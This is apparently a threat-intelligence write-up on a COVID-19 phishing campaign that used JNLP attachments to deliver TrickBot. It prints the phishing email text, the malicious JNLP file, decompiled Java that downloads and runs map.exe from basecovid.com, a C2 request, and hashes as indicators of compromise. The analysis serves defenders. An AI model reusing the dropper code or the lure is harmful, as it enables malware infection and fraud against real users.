
All You Need Is Text: Second Wave

cofenselabs.com/all-you-need-is-text-second-wave/

By Jason Meurer June 11, 2020

As we have noted before, attackers will leverage any file format they can to evade security protections put in place by their targets. (https://cofenselabs.com/all-you-need-is-text/).

On Jun 11, 2020 we noticed an odd file extension show up in our analysis pipeline.



coronavirus COVID-19 payment application form

Bella [redacted] <[redacted]@covid-center.gov>
To: [redacted]

Thu 06/11/2020

Application-Covid19.jnlp
1 KB


SARS-2_Form.jnlp
1 KB

Good day, Our own files indicate that you may perhaps be qualified for coronavirus CoVid-19 general payments. COVID General Pandemic Payment is the modified social survival pay for anyone who by any means have endured the coronavirus Covid-19 community wellbeing crisis. Please see the Documents enclosed. We really need some fundamental information and facts concerning your personal scenarios. Some and/or all information will be used in an attempt to establish your qualifications. Submitting this web form is not a guarantee or determination for the payment, yet enables you to apply for federal or state assistance. Respectfully Yours, Bella [redacted]

Tactic: Attachment-JNLP | Threat: Trickbot | SEG: O365; Proofpoint;

It was a jnlp file. The jnlp extension is short for “Java Network Launch Protocol” and is a filetype used by Java with Java Web Start to load a java application. The file itself is a simple XML based format that is easily readable. This however did not stop this file type from evading a secure email gateway and finding its way in to a real estate industry mailbox.

The jnlp file format utilizes a similar URL building logic as we’ve seen in another technique dubbed ‘basestriker’ where by the primary domain and the path are separate entities. This may be the reason that this file format was selected. Below is the text of one of those files:




```
<?xml version="1.0" encoding="utf-8"?>
<jnlp spec="1.0+" codebase="https://mapcovid.net" href="map.jnlp">
   <information>
      <title>COVID-19 Map</title>
      <vendor>World Health Organization</vendor>
      <homepage href="https://www.who.int"/>
      <description>Online map and general Guidelines on coronaviruses (COVID-19) treatment</description>
  </information>
   <security>
      <all-permissions/>
   </security>
   <resources>
      <j2se version="1.6+" />
      <jar href="map.jar" />
   </resources>
     <application-desc main-class="info">
   </application-desc>
</jnlp>
```

If this file was clicked and the user had java installed a couple of things would happen:

1) Java would load up the WHO website to make the user think the file is legitimate.

2) Java will also load the domain plus the “map.jar” file as the path and pull down and execute that jar file.


Do you want to run this application?

Name: info


Publisher: OOO Komp.IT

Location: https://mapcovid.net

This application will run with unrestricted access which may put your computer and personal information at risk. Run this application only if you trust the location and publisher above.


Do not show this again for apps from the publisher and location above

We analyzed this and found that once the jar file is loaded, it downloads an exe which further loads TrickBot. This can be seen in the following decompilation of that file:



```java
import java.awt.Desktop;
import java.io.BufferedInputStream;
import java.io.File;
import java.io.FileOutputStream;
import java.net.URL;

public class info {
  public static void main(String[] args) {
    Download("https://basecovid.com/map.exe");
    String url = "https://www.who.int/emergencies/diseases/novel-coronavirus-2019/question-and-answers-hub/q-a-detail/q-a-coronaviruses";
    Runtime rt = Runtime.getRuntime();
    try {
      rt.exec("rundll32 url.dll,FileProtocolHandler " + url);
    } catch (Exception e) {
      return;
    }
  }

  static BufferedInputStream in = null;

  static FileOutputStream fout = null;

  static String filename = "map.exe";

  public static void Download(String link) {
    try {
      in = new BufferedInputStream((new URL(link)).openStream());
      fout = new FileOutputStream("C://Users//" + System.getProperty("user.name") + "//AppData//Roaming//" + filename);
      byte[] data = new byte[1024];
      int count;
      while ((count = in.read(data, 0, 1024)) != -1)
        fout.write(data, 0, count);
      System.out.println("Downloaded.");
      in.close();
      fout.close();
    } catch (Exception e) {
      System.out.println(e);
    }
    try {
      Execute();
    } catch (Exception e) {
      System.out.println(e);
    }
  }

  public static void Execute() throws Exception {
    File f = new File("C://Users//" + System.getProperty("user.name") + "//AppData//Roaming//" + filename);
    Desktop.getDesktop().open(f);
```

Traffic analysis of the infection chain confirmed our findings with typical C2 traffic that is seen from TrickBot, but with a gtag we have not seen before, chil.



```
            :  GET /chil28/[redacted]
               [redacted] HTTP/1.1
  Connection:  Keep-Alive
  User-Agent:  curl/7.69.1
        Host:  134.119.191.21
```

While TrickBot is not a new threat, this delivery chain is highly unusual. Leveraging the coronavirus as a lure as well as an uncommon file type likely to evade secure email gateways for delivery, and it's not hard to see how this could be a very effective campaign.

MD5 (Application-Covid19.jnlp) = 51c0790a43c22efd4972b98283c45a98
MD5 (SARS-2_Form.jnlp) = 51c0790a43c22efd4972b98283c45a98
MD5 (map.exe) = dda70ed5f8e93b2456f593e8da46e464
MD5 (map.jar) = a716ca7b680734cb0ea6fa479b4da7a7
URL: https://mapcovid[.]net/map.jar
URL: https://basecovid[.]com/map.exe

C2: 134.119.191[.]12